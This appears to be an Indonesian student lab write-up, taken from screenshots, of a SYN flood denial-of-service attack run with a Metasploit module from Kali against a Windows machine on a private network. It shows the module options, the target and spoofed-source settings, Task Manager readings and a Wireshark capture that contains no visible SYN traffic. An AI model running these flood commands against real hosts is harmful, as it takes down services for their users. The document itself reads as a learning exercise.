
```
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) >
msf6 auxiliary(dos/tcp/synflood) > options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlim
                                         ited)
   RHOSTS                      yes       The target host(s), range CIDR ide
                                         ntifier, or hosts file with syntax
                                          'file:<path>'
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else
                                          randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for
                                         new data

msf6 auxiliary(dos/tcp/synflood) >
```

Proses Dos Attack menggunakan kali ke windows




```
msf6 auxiliary(dos/tcp/synflood) > set rhosts 192.168.88.254
rhosts ⇒ 192.168.88.254
msf6 auxiliary(dos/tcp/synflood) > set shosts 192.168.88.5
shosts ⇒ 192.168.88.5
msf6 auxiliary(dos/tcp/synflood) >
```

Mengatur rhosts dan shost



```
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlim
                                         ited)
   RHOSTS     192.168.88.254   yes       The target host(s), range CIDR ide
                                         ntifier, or hosts file with syntax
                                          'file:<path>'
   RPORT      80               yes       The target port
   SHOST      192.168.88.5     no        The spoofable source address (else
                                          randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for
                                         new data

msf6 auxiliary(dos/tcp/synflood) >
```

Option setelah di set rhosts dan shost



CPU
7% 1,16 GHz

Memory
3,7/7,8 GB (47%)

Disk 0 (C: E: F:)
HDD
0%

Ethernet
VirtualBox Host-O...
S: 0 R: 0 Kbps

Ethernet
Ethernet
S: 0 R: 0 Kbps


GPU 0
Intel(R) UHD Grap...
0%

CPU Intel(R) Celeron(R) N4020 CPU @ 1.10GHz

Utilization 7%
Speed 1,16 GHz
Processes 193
Threads 1812
Handles 74227
Up time 0:02:29:13

Base speed: 1,10 GHz
Sockets: 1
Cores: 2
Logical processors: 2
Virtualization: Enabled
L1 cache: 112 KB
L2 cache: 4,0 MB

Task Manager setelah proses



Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time           Source             Destination            Protocol  Length Info
 525 290.713756819  Routerbo_e4:62:d9  Spanning-tree-(for-…   STP          60 RST
 526 291.112800758  192.168.88.253     239.255.255.250        SSDP        217 M-S
 527 291.123844865  192.168.88.253     239.255.255.250        SSDP        217 M-S
 528 292.114086007  192.168.88.253     239.255.255.250        SSDP        217 M-S
 529 292.120634469  192.168.88.253     239.255.255.250        SSDP        217 M-S
 530 292.420312571  HewlettP_73:5f:2c  LLDP_Multicast         LLDP         60 MA/
 531 292.717087810  Routerbo_e4:62:d9  Spanning-tree-(for-…   STP          60 RST
 532 293.114656737  192.168.88.253     239.255.255.250        SSDP        217 M-S
 533 293.121463751  192.168.88.253     239.255.255.250        SSDP        217 M-S
 534 294.115885384  192.168.88.253     239.255.255.250        SSDP        217 M-S
 535 294.122806195  192.168.88.253     239.255.255.250        SSDP        217 M-S
 536 294.720301710  Routerbo_e4:62:d9  Spanning-tree-(for-…   STP          60 RST
 537 296.728549644  Routerbo_e4:62:d9  Spanning-tree-(for-…   STP          60 RST

Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface
```

Tampilan di wireshark